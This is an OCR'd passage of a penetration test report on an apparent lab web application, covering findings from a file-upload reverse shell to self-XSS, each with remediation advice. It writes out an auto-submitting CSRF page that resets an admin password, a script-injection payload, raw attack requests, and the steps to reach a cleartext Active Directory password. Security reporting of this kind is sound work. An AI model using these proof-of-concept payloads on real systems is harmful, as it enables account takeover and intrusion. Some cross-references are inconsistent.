

Figure 9 *- File Upload Form*



Figure 10 *- Shell Upload*

Note: the php file is modified to include the personal socket.



Figure 11 *- Shell Updated with attacker IP and Port*

To complete the OS Command Injection exploitation, the attacker opens a port in his workstation.



Figure 12 *- Netcat Listener Setup*

Then he performs a GET request to the inserted shell.php. To this regard, the attacker needs to know the storage location of the inserted file, that in this instance is disclosed inside an HTML comment (please refer to vulnerability [SKY_007] in chapter [5.8.2]

The web server will then execute the php code and a reverse shell with www-data privileges will open in the attacker's terminal.



***Figure 13** - Reverse Shell successfully obtained*

5.2.3 Remediation

To remediate this vulnerability, we recommend the following:

- Implement Strict File Type Validation: Enforce a whitelist approach for acceptable file extensions (e.g., .jpg, .png, .pdf) and check the file's type server-side, not just client-side.
- Check the uploaded file's magic bytes to match the provided extension
- Rename Uploaded Files: Rename files upon upload to a non-predictable value and ensure they do not retain their original extension, especially for file types that should not be executed (e.g., append .txt to images).
- Store Files Outside Web Root: Configure the web server to store uploaded files in a dedicated directory that is outside the public web document root, preventing direct access and execution via a URL.
- Enforce Least Privilege: Configure the upload directory with the lowest possible file permissions, explicitly disabling script execution permissions (e.g., PHP execution) within that directory.

5.3 [SKY_003] Exposure of Sensitive Information

Name	Exposure of Sensitive Information
Vulnerability Description	The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information.
CVSS vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:N/VC:N/VI:H/VA:N/SC:H/SI:H/SA:H
CVSS score	8.5
CWE ID	CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
CWE Link	https://cwe.mitre.org/data/definitions/200.html

5.3.1 Threat

Exposure of Sensitive Information to an Unauthorized Actor (CWE-200) occurs when a product reveals data that is considered sensitive, confidential, or security-critical to an entity or user who is not explicitly permitted to access it.

In this specific finding, the vulnerability arises post-exploitation, where an attacker who has gained local access to the system (e.g., via a successful RCE or OS Command Injection exploit) can locate and read credential files containing cleartext users AD password, immediately usable to compromise the corporate network.

Potential Impact:

- Lateral Movement: The most severe consequence is the exposure of credentials (e.g., Active Directory (AD) passwords, database connection strings, API keys) that allow the attacker to move beyond the compromised server and access other, potentially more critical, internal network systems.
- Complete System Compromise: Exposed configuration files can provide attackers with deep technical insights into the architecture, granting them the necessary information to craft more sophisticated and targeted attacks.
- Data Breach: Sensitive user or organizational data, if stored unprotected, can be directly exfiltrated.

5.3.2 Proof Of Concept

Resource Affected	User Active Directory password
Privileges needed	www-data
Path	10.67.149.229/home/webdeveloper/user.txt

This vulnerability was identified on the hosting Web Server environment.

To successfully exploit this issue, an attacker requires an active www-data shell session or must compromise the web service using an OS Command Injection exploit (refer to section [5.2]).

As can be seen in the picture below, in the home directory of the “webdeveloper” user, accessible within www-data shell session, is stored in cleartext the user’s Active Directory password.



***Figure 14** - Cleartext Web Developer password*

The exposure of the “webdeveloper” Active Directory credentials poses a critical risk. It enables the attacker to access subsequent systems and potentially compromise the entire corporate network, for which the “webdeveloper” has Enterprise Admin privileges.

5.3.3 Remediation

It is imperative to eliminate cleartext sensitive data from the web server directory.

Any compromised credentials must be considered insecure; therefore, a forced password reset for the affected accounts is necessary.

5.4 [SKY_004] Directory Listing Enabled

Name	Directory Listing Enabled
Vulnerability Description	The product inappropriately exposes a directory listing with an index of all the resources located inside of the directory.
CVSS vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N
CVSS score	6.9 (Medium)
CWE ID	CWE-548: Exposure of Information Through Directory Listing
CWE Link	https://cwe.mitre.org/data/definitions/548.html

5.4.1 Threat

Exposing the contents of a directory can lead to an attacker gaining access to source code or providing useful information for the attacker to devise exploits, such as creation times of files or any information that may be encoded in file names. The directory listing may also compromise private or confidential data.

5.4.2 Proof Of Concept

URL/URI	http://10.67.149.229/assets/
Method	POST
Vulnerable parameters	N/A
Authentication needed	No

This vulnerability was identified in the Static Showcase Website for Sky Couriers.

This PoC was generated using an unauthenticated user session.

As can be seen by the image below, an unauthenticated user is able to view the website Directory Tree by accessing the vulnerable URL.



***Figure 15** - Directory Listing Enabled*

We also want to highlight that this is just an instance of the issue, but similar vulnerable components may exist in other parts of the application with comparable flows.

5.4.3 Remediation

Recommendations include restricting access to important directories or files by adopting a need to know requirement for both the document and server root, and turning off features such as Automatic Directory Listings that could expose private files and provide information that could be utilized by an attacker when formulating or conducting an attack.

5.5 [SKY_005] Cross-Site Request Forgery (CSRF)

Name	Cross-Site Request Forgery (CSRF)
Vulnerability Description	The web application does not, or cannot, sufficiently verify whether a request was intentionally provided by the user who sent the request, which could have originated from an unauthorized actor.
CVSS vector	CVSS:4.0/AV:N/AC:H/AT:N/PR:N/UI:P/VC:L/VI:H/VA:N/SC:N/SI:N/SA:N
CVSS score	6.0 (Medium)
CWE ID	CWE-352: Cross-Site Request Forgery (CSRF)
CWE Link	https://cwe.mitre.org/data/definitions/352.html

5.5.1 Threat

A CSRF vulnerability arises when three conditions are met simultaneously

- There is an action within the application that the attacker has a reason to induce
- The application relies solely on session cookies to identify the user who has made the requests. There is no other mechanism in place for tracking sessions or validating user requests.
- The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess.

The consequences will vary depending on the nature of the functionality that is vulnerable to CSRF. An attacker could trick a client into making an unintentional request to the web server via a URL, image load, XMLHttpRequest, etc., which would then be treated as an authentic request from the client - effectively performing any operations as the victim, leading to an exposure of data, unintended code execution, etc.

If the victim is an administrator or privileged user, the consequences may include obtaining complete control over the web application - deleting or stealing data, uninstalling the product, or using it to launch other attacks against all of the product's users. Because the attacker has the identity of the victim, the scope of CSRF is limited only by the victim's privileges.

5.5.2 Proof Of Concept

URL/URI	http://10.67.149.229/v2/*
Method	POST
Vulnerable parameters	N/A
Authentication needed	No

This vulnerability was identified in the Merchant Central Web Application

The web application doesn't implement any security mitigation to prevent CSRF attacks. An adversary may exploit this vulnerability to force authenticated users to perform unintended actions.

In order to replicate the exploit, you may simply use the following HTML PoC page which will invoke an insert request.

Note: It is required by the victim to have an active session in the web application and to simply access the malicious webpage in his browser.

The HTML code and this PoC example demonstrates the vulnerability using the Change Password Form, but the entire Merchant Central Web Application is vulnerable.

HTML code for CSRF PoC:

```
     <html>
  <body>
    <script>history.pushState('', '', '/')</script>
    <form action="http://10.67.149.229/v2/lostpassword.php"
method="POST" enctype="multipart/form-data">
      <input type="hidden" name="uname" value="admin@sky.thm"
/>
      <input type="hidden" name="npass" value="password123" />
      <input type="hidden" name="cpass" value="password123" />
      <input type="hidden" name="ci_csrf_token" value="" />
      <input type="hidden" name="send" value="Submit" />
      <input type="submit" value="Submit Request" />
    </form>
    <script>
      // Automatically submit the form without user
interaction
      document.forms[0].submit();
    </script>
```

```
  </body>
</html>

<html>
```

If an authenticated user that clicks on a link containing this malicious HTML code will inadvertently trigger the “Change Password” action.

After the victim accesses the malicious webpage, his browser will generate an authenticated request towards the application, containing the parameters and values arbitrarily chosen by the attacker.

The following image shows the request generated by the victim’s browser upon accessing the malicious webpage. Please note that the victim must be correctly authenticated and have an active session in the Merchant Central application for the attack to succeed.



***Figure 16** - CSRF attack*



***Figure 17** - Browser's generated CSRF Request*

As can be seen in the response, the Action was performed correctly, ultimately displaying a successful CSRF exploitation.

5.5.3 Remediation

Modern CSRF exploitation requires bypassing common defenses:

- CSRF Tokens: Unique, unpredictable, server-generated values that must be included in sensitive requests to prove authenticity.
- SameSite Cookies: Browser restrictions (often defaulting to Lax) that prevent session cookies from being sent during cross-site requests.
- Referer Validation: Verifying the HTTP Referer header to ensure the request originated from the application's domain (generally less effective than tokens).

5.6 [SKY_006] Unencrypted Communication

Name	Unencrypted Communication
Vulnerability Description	The product transmits sensitive or security-critical data in cleartext in a communication channel that can be sniffed by unauthorized actors.
CVSS vector	CVSS:4.0/AV:A/AC:H/AT:N/PR:N/UI:P/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N
CVSS score	5.9 (Medium)
CWE ID	CWE-319: Cleartext Transmission of Sensitive Information
CWE Link	https://cwe.mitre.org/data/definitions/319.html

5.6.1 Threat

Anyone can read the information by gaining access to the channel being used for communication. Many communication channels can be "sniffed" (monitored) by adversaries during data transmission.

For example, in networking, packets can traverse many intermediary nodes from the source to the destination, whether across the internet, an internal network, the cloud, etc. Some actors might have privileged access to a network interface or any link along the channel, such as a router, but they might not be authorized to collect the underlying data.

As a result, network traffic could be sniffed by adversaries, spilling security-critical data.

5.6.2 Proof Of Concept

URL/URI	http://10.67.149.229/v2/*
Method	GET, POST
Vulnerable parameters	N/A
Authentication needed	No

This vulnerability was found in the entire Merchant Central application.

As can be seen in the image below, the application does not enforce SSL use when transmitting sensitive information, such as passwords.

Highlighted in red, the use of HTTP without encryption and the user password inside the request's body.



***Figure 18** - Transmission of Sensitive information via HTTP*

The lack of SSL encryption allows an attacker on the same network to intercept credentials and sensitive data via a Man-in-the-Middle (MitM) attack. This compromise could lead to full account takeover and unauthorized access to the application.

5.6.3 Remediation

When using web applications, enforce SSL use for the entire session from login to logout.

5.7 [SKY_007] Information Disclosure

Name	Information Disclosure
Vulnerability Description	The web application leaks technical details about the website and its infrastructure.
CVSS vector	CVSS:4.0/AV:N/AC:L/AT:P/PR:L/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N
CVSS score	2.3 (Low)
CWE ID	CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
CWE Link	https://cwe.mitre.org/data/definitions/200.html

5.7.1 Threat

Information disclosure occurs when a web application fails to protect its sensitive data by exposing it to unauthorized parties.

Depending on the context, web applications may leak all kinds of information to a potential attacker, including:

- Data about other users, such as usernames or financial information
- Sensitive commercial or business data
- Technical details about the website and its infrastructure

Although some of this information will be of limited use, it can potentially be a starting point for exposing an additional attack surface, which may contain other interesting vulnerabilities.

The knowledge that someone can gather could even provide critical missing information when trying to construct complex, high-severity attacks.

5.7.2 Proof Of Concept

URL/URI	http://10.67.149.229/v2/profile.php
Method	GET, POST
Vulnerable parameters	N/A
Authentication needed	No

This vulnerability was found in the HTML code of the Merchant Central Webapp, in /v2/profile.php webpage.

As can be seen by following images, the application exposes sensitive information related to the full path of internal resources.

Request:

```
GET /v2/profile.php
```

Disclosed Information: full path of internal resources

- http://10.67.149.229/v2/profileimages/



***Figure 19** - Full internal resource file path disclosed*

5.7.3 Remediation

Applications should not disclose information about the backend technologies. This can usually be solved by changing some settings in the configuration files of the web server.
Moreover, the application should correctly handle invalid requests that may cause errors and not to disclose any technical information.

In this instance, it is necessary to remove the comment from the HTML webpage.

5.8 [SKY_008] Self Cross-Site Scripting (XSS)

Name	Self Cross-Site Scripting (XSS)
Vulnerability Description	The product receives input from an upstream component, but it does not neutralize or incorrectly neutralizes special characters
CVSS vector	CVSS:4.0/AV:N/AC:L/AT:P/PR:L/UI:A/VC:N/VI:N/VA:N/SC:L/SI:L/SA:N
CVSS score	2.0 (Low)
CWE ID	CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)
CWE Link	https://cwe.mitre.org/data/definitions/80.html

5.8.1 Threat

The product receives input from an upstream component, but it does not neutralize or incorrectly neutralizes special characters such as "<", ">", and "&" that could be interpreted as web-scripting elements when they are sent to a downstream component that processes web pages.

An attacker could insert special characters that are processed client-side in the context of the user's session.

5.8.2 Proof Of Concept

URL/URI	http://10.67.149.229/v2/admin/reg.php
Method	POST
Vulnerable parameters	User_Email
Authentication needed	No

As can be seen in the following images, the web application does not sanitize the user input correctly when parsing parameters, allowing for insertion and storing of JavaScript code in the username “User_Email” parameter.

In fact, if a user visits the webpage that contains the malicious code, the JavaScript code will execute automatically in the victims’ browser for any visitor to the page.

The following picture shows the insertion of the malicious payload, and the the execution of the JavaScript code inserted, by the victim that visits the webpage.

Request:

```
POST /v2/admin/reg.php
```

Payload:

```
emai<script>alert(1)</script>l@finta.it
```



Figure 20 *- Self XSS Javascript execution*

Raw Request:

```
POST /v2/admin/reg.php HTTP/1.1
Host: 10.67.149.229
Content-Length: 99
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.67.149.229
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
```

```
if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.7
Referer: http://10.67.149.229/v2/admin/register.html?register=
Accept-Encoding: gzip, deflate, br
Cookie: Bookings=21; Manifest=10; Pickup=2; Delivered=13;
Delay=5; CODINR=972; POD=19; cu=1;
PHPSESSID=34b74g3k3b5pjj3hp1ska4ekel
Connection: keep-alive

ci_csrf_token=&User_Email=emai<script>alert(1)</script>l%40fin
